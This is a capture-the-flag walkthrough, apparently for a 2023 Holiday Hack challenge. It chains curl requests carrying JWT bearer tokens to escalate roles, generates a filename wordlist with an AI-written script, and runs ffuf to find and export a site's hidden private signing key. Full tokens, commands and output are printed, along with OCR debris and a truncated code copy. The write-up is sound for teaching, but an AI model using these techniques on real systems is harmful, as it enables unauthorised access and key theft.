During the installation of your Just Watch This radio system, the 'rMonitor.tok' file containing the 'radioMonitor' role token was created in the '/jwtDefault' directory. The proper use of this AUTHORIZATION token will allow viewing of received signals in the waterfall display. However, to decode any digital signals received, you will need the 'radioDecoder' role token. See the Just Watch This: Appendix A - Decoder Index to learn more about decoding digital signals. To use the transmitter functionality, the special AUTHORIZATION token for administrators created during install is required.

The middle pile of paper transpires to be the Captain's To-do List. It doesn't reveal much other than essentially pointing to the real To-do list somewhere in the shack and re-iterating the importance of The Captain's Journal.



Captain's To-Do List

- ~~Ask ChatNPT about how I should store my JWT private and public keys~~. (Update) It gave me quite a list of things I still need to work through, if only I could find that list in all this desk clutter. I've been keeping notes with that list which probably isn't the best idea.


- I think I left my journal on Pixel Island. I really hope nobody finds and reads it! My journal is the one place I like to keep my private musings about my life. Lately I've been reflecting on what this new ROLE means to me.

- I really need to tidy up this comm shack, especially my desk!

Cogs, gears, and frosty fears? Swap for sunny steampunk piers! Geese Islands, where steam rises only from exotic teas.

You find the Captain's ChatNPT Initial To-Do List right next to the other one so you can only wonder that the Captain couldn't find it themselves. This list contains some key clues about:

- the private key location
  - it was moved to a folder, employing security through obscurity
- the public key location
  - a keys folder was created in the same directory as the `roleMonitor` token is in
  - the public key capsPubKey.key was placed in this keys folder
- the private and public key file permissions
  - the Captain is unsure about whether they set these correctly


Captain's ChatNPT Initial To-Do List

Captain's Prompt: *How should I store my JWT private and public keys?*

ChatNPT: *Storing your JSON Web Token (JWT) private and public keys securely is crucial to ensure the integrity and security of your authentication and authorization system. Here are some best practices for storing JWT keys:*

1. Use a Secure Location:

Private Key: ~~Store the private key in a highly secure location with restricted access~~. This could be a secure directory on your server or a hardware security module (HSM) if available. Avoid storing private keys in easily accessible or publicly accessible locations.

Public Key: The public key can be more widely distributed as it is used for verifying JWTs. However, it should still be stored securely to prevent unauthorized modifications.

*(**Status:** I moved the private key to a folder I hope no one will find. I created a 'keys' folder in the same directory the 'roleMonitor' token is in and put the public key 'capsPubKey.key' there.)*

2. File Permissions:


Private Key: Ensure that only authorized personnel or services have read access to the private key file. Restrict file permissions to the minimum necessary. Use file system permissions to limit access to the private key.

Public Key: Public keys are less sensitive, but it's still a good practice to restrict read access to only those who need it.

*(**Status:** I think this is done. I should plan to have a penetration test done to counter any hacking against this SDR once I am finished with the full checklist. I trust ChatNPT will generate the same list of items from my prompt once I finish with these first two items.)*

From misfit toys to beachside joys, Geese Islands welcomes all girls and boys. Here, every misfit finds their sun-soaked fit.

With such a cavalcade of clues clamoring to be confirmed, you first try to open https://captainscomms.com/jwtDefault/rMonitor.tok in your browser, only to be countered with an "Invalid authorization token provided" response.


```
Flow Details
2023-12-27 13:37:20 GET https://captainscomms.com/jwtDefault/rMonitor.tok HTTP/2.0
                        ← 200 text/html 63b 344ms
                                  Request
content-type:           text/html; charset=utf-8
vary:                   Accept-Encoding
content-encoding:       gzip
x-cloud-trace-context:  39d0cc3885649e6a9934d13cbf764f51;o=1
date:                   Wed, 27 Dec 2023 02:37:20 GMT
server:                 Google Frontend
cache-control:          private
content-length:         63
via:                    1.1 google, 1.1 google
alt-svc:                h3=":443"; ma=2592000,h3-29=":443"; ma=2592000
[decoded gzip] XML
Invalid authorization token provided.
```

You then try to retrieve `rMonitor.tok` using `curl` with the Authorization header previously observed, which results in the token being successfully retrieved:

```
$ curl -H 'Authorization: Bearer
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJISEMgMjAyMyBDYXB0YWluJ3MgQ29tbXMiLCJpYXQiOjE2OTk0ODU3OTUuMzQw
MzMyNywiZXhwIjoxODA5OTM3Mzk1LjM0MDMzMjcsImF1ZCI6IkhvbGlkYXkgSGFjayAyMDIzIiwicm9sZSI6InJhZGlvVXNlciJ9.BGxJLMZw-
FHI9NRl1xt_f25EEnFcAYYu173iqf-6dgoa_X3V7SAe8scBbARyusKq2kEbL2VJ3T6e7rAVxy5Eflr2XFMM5M-
Wk6Hqq1lPvkYPfL5aaJaOar3YFZNhe_0xXQ__k__oSKN1yjxZJ1WvbGuJ0noHMm_qhSXomv4_9fuqBUg1t1PmYlRFN3fNIXh3K6JEi5CvNmDW
wYUqhStwQ29SM5zaeLHJzmQ1Ey0T1GG-CsQo9XnjIgXtf9x6dAC00LYXe1AMly4xJM9DfcZY_KjfP-viyI7WYL0IJ_UOtIMMN0u-
XO8Q_F3VO0NyRIhZPfmALOM2Liyqn6qYTjLnkg' -x 127.0.0.1:8080 -k https://captainscomms.com/jwtDefault/rMonitor.tok

eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJISEMgMjAyMyBDYXB0YWluJ3MgQ29tbXMiLCJpYXQiOjE2OTk0ODU3OTUuMzQw
MzMyNywiZXhwIjoxODA5OTM3Mzk1LjM0MDMzMjcsImF1ZCI6IkhvbGlkYXkgSGFjayAyMDIzIiwicm9sZSI6InJhZGlvTW9uaXRvciJ9.f_z24
CMLim2JDKf8KP_PsJmMg3l_V9OzEwK1E_IBE9rrIGRVBZjqGpvTqAQQSesJD82LhK2h8dCcvUcF7awiAPpgZpcfM5jdkXR7DAKzaHAV0OwTRS6
x_Uuo6tqGMu4XZVjGzTvba-
eMGTHXyfekvtZr8uLLhvNxoarCrDLiwZ_cKLViRojGuRIhGAQCpumw6NTyLuUYovy_iymNfe7pqsXQNL_iyoUwWxfWcfwch7eGmf2mBrdEiTB6
LZJ1ar0FONfrLGX19TV25Qy8auNWQIn6jczWM9WcZbuOIfOvlvKhyVWbPdAK3zB7OOm-DbWm1aFNYKr6JIRDLobPfiqhKg
```

You confirm the token has the `radioMonitor` role:

```
$ echo -n
'eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJISEMgMjAyMyBDYXB0YWluJ3MgQ29tbXMiLCJpYXQiOjE2OTk0ODU3OTUuMzQ
wMzMyNywiZXhwIjoxODA5OTM3Mzk1LjM0MDMzMjcsImF1ZCI6IkhvbGlkYXkgSGFjayAyMDIzIiwicm9sZSI6InJhZGlvTW9uaXRvciJ9.f_z2
4CMLim2JDKf8KP_PsJmMg3l_V9OzEwK1E_IBE9rrIGRVBZjqGpvTqAQQSesJD82LhK2h8dCcvUcF7awiAPpgZpcfM5jdkXR7DAKzaHAV0OwTR
S6x_Uuo6tqGMu4XZVjGzTvba-
eMGTHXyfekvtZr8uLLhvNxoarCrDLiwZ_cKLViRojGuRIhGAQCpumw6NTyLuUYovy_iymNfe7pqsXQNL_iyoUwWxfWcfwch7eGmf2mBrdEiTB6
LZJ1ar0FONfrLGX19TV25Qy8auNWQIn6jczWM9WcZbuOIfOvlvKhyVWbPdAK3zB7OOm-DbWm1aFNYKr6JIRDLobPfiqhKg' |jwt -show -
Header:
{
    "alg": "RS256",
    "typ": "JWT"
}
Claims:
{
    "aud": "Holiday Hack 2023",
    "exp": 1809937395.3403327,
    "iat": 1699485795.3403327,
    "iss": "HHC 2023 Captain's Comms",
    "role": "radioMonitor"
}
```

Conscious the clues indicate the `radioDecoder` role is required to actually decode signals, you try to apply the same technique to retrieve https://captainscomms.com/jwtDefault/rDecoder.tok. However, this only results in an `Invalid authorization token provided` response.

```
$ curl -H 'Authorization: Bearer
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJISEMgMjAyMyBDYXB0YWluJ3MgQ29tbXMiLCJpYXQiOjE2OTk0ODU3OTUuMzQw
MzMyNywiZXhwIjoxODA5OTM3Mzk1LjM0MDMzMjcsImF1ZCI6IkhvbGlkYXkgSGFjayAyMDIzIiwicm9sZSI6InJhZGlvVXNlciJ9.BGxJLMZw-
FHI9NRl1xt_f25EEnFcAYYu173iqf-6dgoa_X3V7SAe8scBbARyusKq2kEbL2VJ3T6e7rAVxy5Eflr2XFMM5M-
Wk6Hqq1lPvkYPfL5aaJaOar3YFZNhe_0xXQ__k__oSKN1yjxZJ1WvbGuJ0noHMm_qhSXomv4_9fuqBUg1t1PmYlRFN3fNIXh3K6JEi5CvNmDW
wYUqhStwQ29SM5zaeLHJzmQ1Ey0T1GG-CsQo9XnjIgXtf9x6dAC00LYXe1AMly4xJM9DfcZY_KjfP-viyI7WYL0IJ_UOtIMMN0u-
XO8Q_F3VO0NyRIhZPfmALOM2Liyqn6qYTjLnkg' -x 127.0.0.1:8080 -k https://captainscomms.com/jwtDefault/rDecoder.tok

Invalid authorization token provided.
```


Next, you try to retrieve `rDecoder.tok` whilst authorized with the `rMonitor.tok` token. This works:

```
$ curl -H 'Authorization: Bearer
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJISEMgMjAyMyBDYXB0YWluJ3MgQ29tbXMiLCJpYXQiOjE2OTk0ODU3OTUuMzQw
MzMyNywiZXhwIjoxODA5OTM3Mzk1LjM0MDMzMjcsImF1ZCI6IkhvbGlkYXkgSGFjayAyMDIzIiwicm9sZSI6InJhZGlvTW9uaXRvciJ9.f_z24
CMLim2JDKf8KP_PsJmMg3l_V9OzEwK1E_IBE9rrIGRVBZjqGpvTqAQQSesJD82LhK2h8dCcvUcF7awiAPpgZpcfM5jdkXR7DAKzaHAV0OwTRS6
x_Uuo6tqGMu4XZVjGzTvba-
eMGTHXyfekvtZr8uLLhvNxoarCrDLiwZ_cKLViRojGuRIhGAQCpumw6NTyLuUYovy_iymNfe7pqsXQNL_iyoUwWxfWcfwch7eGmf2mBrdEiTB6
LZJ1ar0FONfrLGX19TV25Qy8auNWQIn6jczWM9WcZbuOIfOvlvKhyVWbPdAK3zB7OOm-DbWm1aFNYKr6JIRDLobPfiqhKg' -x
127.0.0.1:8080 -k https://captainscomms.com/jwtDefault/rDecoder.tok

eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJISEMgMjAyMyBDYXB0YWluJ3MgQ29tbXMiLCJpYXQiOjE2OTk0ODU3OTUuMzQw
MzMyNywiZXhwIjoxODA5OTM3Mzk1LjM0MDMzMjcsImF1ZCI6IkhvbGlkYXkgSGFjayAyMDIzIiwicm9sZSI6InJhZGlvRGVjb2RlciJ9.cnNu6
EjIDBrq8PbMlQNF7GzTqtOOLO0Q2zAKBRuza9bHMZGFx0pOmeCy2Ltv7NUPv1yT9NZ-WapQ1-
GNcw011Ssbxz0yQO3Mh2Tt3rS65dmb5cmYIZc0pol-
imtclWh5s1OTGUtqSjbeeZ2QAMUFx3Ad93gR20pKpjmoeG_Iec4JHLTJVEksogowOouGyDxNAagIICSpe61F3MY1qTibOLSbq3UVfiIJS4XvG
JwqbYfLdbhc-FvHWBUbHhAzIgTIyx6kfONOH9JBo2RRQKvN-0K37aJRTqbq99mS4P9PEVs0-
YIIufUxJGIW0TdMNuVO3or6bIeVH6CjexIl14w6fg
```

You confirm the token has the `radioDecoder` role:


```
$ echo -n
'eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJISEMgMjAyMyBDYXB0YWluJ3MgQ29tbXMiLCJpYXQiOjE2OTk0ODU3OTUuMzQ
wMzMyNywiZXhwIjoxODA5OTM3Mzk1LjM0MDMzMjcsImF1ZCI6IkhvbGlkYXkgSGFjayAyMDIzIiwicm9sZSI6InJhZGlvRGVjb2RlciJ9.cnN
u6EjIDBrq8PbMlQNF7GzTqtOOLO0Q2zAKBRuza9bHMZGFx0pOmeCy2Ltv7NUPv1yT9NZ-WapQ1-
GNcw011Ssbxz0yQO3Mh2Tt3rS65dmb5cmYIZc0pol-
imtclWh5s1OTGUtqSjbeeZ2QAMUFx3Ad93gR20pKpjmoeG_Iec4JHLTJVEksogowOouGyDxNAagIICSpe61F3MY1qTibOLSbq3UVfiIJS4XvG
JwqbYfLdbhc-FvHWBUbHhAzIgTIyx6kfONOH9JBo2RRQKvN-0K37aJRTqbq99mS4P9PEVs0-
YIIufUxJGIW0TdMNuVO3or6bIeVH6CjexIl14w6fg' |jwt -show -

Header:
{
    "alg": "RS256",
    "typ": "JWT"
}
Claims:
{
    "aud": "Holiday Hack 2023",
    "exp": 1809937395.3403327,
    "iat": 1699485795.3403327,
    "iss": "HHC 2023 Captain's Comms",
    "role": "radioDecoder"
}
```

In the browser, you set the `just WatchThisRole` cookie to the `r adioDecoder` token.




Name	Value	Domain	Path
CaptainsCookie	eyJjYXB0YWluc1ZpY3RvcnkiOjAsI…	captainscomms.com	/
justWatchThisRole	eyJhbGciOiJSUzI1NiIsInR5cCI6Ikp…	captainscomms.com	/


You then click the Captain's SDR and click the first peak from the left in the waterfall display. This results in downloading https://captainscomms.com/static/images/dcdCW.mp4, the final frame of which indicates the private key is stored in a folder TH3CAPSPR1V4T3F0LD3R.


Just Watch This
CW Decoder

. . . CQ CQ CQ DE KH644 -- SILLY CAPTAIN! WE FOUND HIS FANCY RADIO PRIVATE KEY IN A FOLDER CALLED TH3CAPSPR1V4T3F0LD3R . . .



You click on the second peak from the left, which results in downloading https://captainscomms.com/static/images/dcdNUM.mp4. The final frame in this video presents a sequence of numbers:


Just Watch This
Audio-Text Decoder


{music} {music} {music} 88323 88323 88323 {gong} {gong} {gong} {gong} {gong} {gong} 12249 12249 16009 16009 12249 12249 16009 16009 {gong} {gong} {gong} {gong} {gong} {gong} {music} {music} {music}

```
{music} {music} {music} 88323 88323 88323 {gong} {gong} {gong} {gong} {gong} {gong} 12249 12249 16009 16009
12249 12249 16009 16009 {gong} {gong} {gong} {gong} {gong} {gong} {music} {music} {music}
```

From https://www.numbers-stations.com/english/e03-the-lincolnshire-poacher/ you interpret the cluster of three 88323 numbers as a preamble that can be ignored. The rest of the numbers are the message. Each five digit group ends in a 9, which you conclude can be ignored. The remaining numbers are potentially the "go-date" and "go-time" you are seeking:

- **1224**: Dec 24 "go-date"
- 1600: 4pm "go-time"

The third peak from the left is auto-decoded to a well wishing message from SANS and cannot be interacted with further so you move on to the last peak. Clicking this results in https://captainscomms.com/static/images/dcdFX.mp4 being downloaded. The final frame of this mp4 displays a map of the Geese Islands with a radio frequency of **10426** Hz displayed. This must be the radio frequency of the miscreants.



You now have the key details you need to transmit:

- Frequency: **10426** Hz
- Go-Date: **1224**
- Go-Time: **1200**, which is the real "go-time" of 1600 minus 4hrs

However, you don't yet have a way to assume the special admin role that will allow you to use the transmitter. For this, you need the private key. You first confirm you can retrieve the public key from https://captainscomms.com/jwtDefault/keys/capsPubKey.key using the `radioDecoder` role:

```
$ curl -H 'Authorization: Bearer
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJISEMgMjAyMyBDYXB0YWluJ3MgQ29tbXMiLCJpYXQiOjE2OTk0ODU3OTUuMzQw
MzMyNywiZXhwIjoxODA5OTM3Mzk1LjM0MDMzMjcsImF1ZCI6IkhvbGlkYXkgSGFjayAyMDIzIiwicm9sZSI6InJhZGlvTW9uaXRvciJ9.f_z24
CMLim2JDKf8KP_PsJmMg3l_V9OzEwK1E_IBE9rrIGRVBZjqGpvTqAQQSesJD82LhK2h8dCcvUcF7awiAPpgZpcfM5jdkXR7DAKzaHAV0OwTRS6
x_Uuo6tqGMu4XZVjGzTvba-
eMGTHXyfekvtZr8uLLhvNxoarCrDLiwZ_cKLViRojGuRIhGAQCpumw6NTyLuUYovy_iymNfe7pqsXQNL_iyoUwWxfWcfwch7eGmf2mBrdEiTB6
LZJ1ar0FONfrLGX19TV25Qy8auNWQIn6jczWM9WcZbuOIfOvlvKhyVWbPdAK3zB7OOm-DbWm1aFNYKr6JIRDLobPfiqhKg' -x
127.0.0.1:8080 -k https://captainscomms.com/jwtDefault/keys/capsPubKey.key
-----BEGIN PUBLIC KEY-----
MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAsJZuLJVB4EftUOQN1Auw
VzJyr1Ma4xFo6EsEzrkprnQcdgwz2iMM76IEiH8FlgKZG1U0RU4N3suI24NJsb5w
J327IYXAuOLBLzIN65nQhJ9wBPR7Wd4Eoo2wJP2m2HKwkW5Yadj6T2YgwZLmod3q
n6JlhN03DOk1biNuLDyWao+MPmg2RcxDR2PRnfBartzw0HPB1yC2Sp33eDGkpIXa
```


```
cx/lGVHFVxE1ptXP+asOAzK1wEezyDjyUxZcMMmV0VibzeXbxsXYvV3knScr2WYO
qZ5ssa4Rah9sWnm0CKG638/lVD9kwbvcO2lMlUeTp7vwOTXEGyadpB0WsuIKuPH6
uQIDAQAB
-----END PUBLIC KEY-----
```

Based on the clues and the decoded transmissions, you conclude that the private key is somewhere under https://captainscomms.com/jwtDefault/keys/TH3CAPSPR1V4T3F0LD3R/ but you don't know what it is called. You do, however, know the Captain has an affinity for abbreviations so you decide to ask Bard to generate a wordlist for you.

Bard Prompt - full

I need you to write a python script that:

1. defines variables: captainPrefix='caps' keyType='Private' keySuffix='Key' keyExtension='key'
2. uses the variables to produce a sequence of all possible combinations of concatenating captainPrefix + keyType + keySuffix + "." + keyExtension, where each component can be abbreviated from 1 character to the full length of the component. Make sure you include a "." before extension.
3. prints the sequence created to stdout, one value per line



I need you to write a python script that:
1. defines variables:
captainPrefix='caps'
keyType='Private'...

```python
import itertools

# Define variables
captainPrefix = 'caps'
keyType = 'Private'
keySuffix = 'Key'
keyExtension = 'key'

# Generate all possible combinations of filenames, separating extension with "."
combinations = itertools.product(
    *[range(1, len(component) + 1) for component in [captainPrefix, keyType, keySu
)
keyFileNames = [
    ''.join([component[:length] for component, length in zip([captainPrefix, keyTy
    + "." + keyExtension[:length]
    for combo in combinations
    for length in range(1, len(keyExtension) + 1)
]

# Print the generated sequence to stdout, one value per line
for keyFileName in keyFileNames:
    print(keyFileName)
```

Bard Response - full

```python
import itertools

# Define variables
captainPrefix = 'caps'
keyType = 'Private'

                                      keySuffix = 'Key'

                                                                             keyExtension = 'key'
# Generate all possible combinations of filenames, separating extension with "."
combinations = itertools.product(
    *[range(1, len(component) + 1) for component in [captainPrefix, keyType, keySuffix]]
)
keyFileNames = [
    ''.join([component[:length] for component, length in zip([captainPrefix, keyType, keySuffix],
       combo)])
    + "." + keyExtension[:length]
    for combo in combinations
    for length in range(1, len(keyExtension) + 1)

                                       ]

# Print the generated sequence to stdout, one value per line
for keyFileName in keyFileNames:
    print(keyFileName)
```

Bard's coding efficiency conquers this time and you don't even need to modify the script. You generate the wordlist into `key.words` and preview the first and last 10 lines. It looks about right.

```
$ python3 create_priv_key_wordlist.py|tee key.words|head && echo "..." && cat key.words |tail
cPK.k
cPK.ke
cPK.key
cPKe.k
cPKe.ke
cPKe.key
cPKey.k
cPKey.ke
cPKey.key
cPrK.k
```

```
...
capsPrivatKey.key
capsPrivateK.k
capsPrivateK.ke
capsPrivateK.key
capsPrivateKe.k
capsPrivateKe.ke
capsPrivateKe.key
capsPrivateKey.k
capsPrivateKey.ke
capsPrivateKey.key
```


You run ffuf with the `radioDecoder` bearer token and the wordlist in order to fuzz for files matching the `https://captainscomms.com/jwtDefault/keys/TH3CAPSPR1V4T3F0LD3R/FUZZ` pattern. You carefully ensure:

- only a single thread is used (`-t 1`) to avoid overloading the target server
- requests are proxied through `mitmproxy` (`-x http://127.0.0.1:8080`)

`ffuf` comes through with the goods and nets you the private key located at https://captainscomms.com/jwtDefault/keys/TH3CAPSPR1V4T3F0LD3R/capsPrivKey.key. In `mitmproxy`, you export the private key to a file.

```
$ ffuf -H 'Authorization: Bearer
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJISEMgMjAyMyBDYXB0YWluJ3MgQ29tbXMiLCJpYXQiOjE2OTk0ODU3OTUuMzQw
MzMyNywiZXhwIjoxODA5OTM3Mzk1LjM0MDMzMjcsImF1ZCI6IkhvbGlkYXkgSGFjayAyMDIzIiwicm9sZSI6InJhZGlvRGVjb2RlciJ9.cnNu6
EjIDBrq8PbMlQNF7GzTqtOOLO0Q2zAKBRuza9bHMZGFx0pOmeCy2Ltv7NUPv1yT9NZ-WapQ1-
GNcw011Ssbxz0yQO3Mh2Tt3rS65dmb5cmYIZc0pol-
imtclWh5s1OTGUtqSjbeeZ2QAMUFx3Ad93gR20pKpjmoeG_Iec4JHLTJVEksogowOouGyDxNAagIICSpe61F3MY1qTibOLSbq3UVfiIJS4XvG
JwqbYfLdbhc-FvHWBUbHhAzIgTIyx6kfONOH9JBo2RRQKvN-0K37aJRTqbq99mS4P9PEVs0-
YIIufUxJGIW0TdMNuVO3or6bIeVH6CjexIl14w6fg' -x http://127.0.0.1:8080 -t 1 -u https://captainscomms.com/
jwtDefault/keys/TH3CAPSPR1V4T3F0LD3R/FUZZ -w key.words -fs 88475



        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : https://captainscomms.com/jwtDefault/keys/TH3CAPSPR1V4T3F0LD3R/FUZZ
 :: Wordlist         : FUZZ: /mnt/hgfs/hhc/objectives/steampunk-island/brass-buoy-port/the-captains-comms/
priv_key_locator/ffuf/key.words
 :: Header           : Authorization: Bearer
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJISEMgMjAyMyBDYXB0YWluJ3MgQ29tbXMiLCJpYXQiOjE2OTk0ODU3OTUuMzQw
MzMyNywiZXhwIjoxODA5OTM3Mzk1LjM0MDMzMjcsImF1ZCI6IkhvbGlkYXkgSGFjayAyMDIzIiwicm9sZSI6InJhZGlvRGVjb2RlciJ9.cnNu6
EjIDBrq8PbMlQNF7GzTqtOOLO0Q2zAKBRuza9bHMZGFx0pOmeCy2Ltv7NUPv1yT9NZ-WapQ1-
GNcw011Ssbxz0yQO3Mh2Tt3rS65dmb5cmYIZc0pol-
imtclWh5s1OTGUtqSjbeeZ2QAMUFx3Ad93gR20pKpjmoeG_Iec4JHLTJVEksogowOouGyDxNAagIICSpe61F3MY1qTibOLSbq3UVfiIJS4XvG
JwqbYfLdbhc-FvHWBUbHhAzIgTIyx6kfONOH9JBo2RRQKvN-0K37aJRTqbq99mS4P9PEVs0-
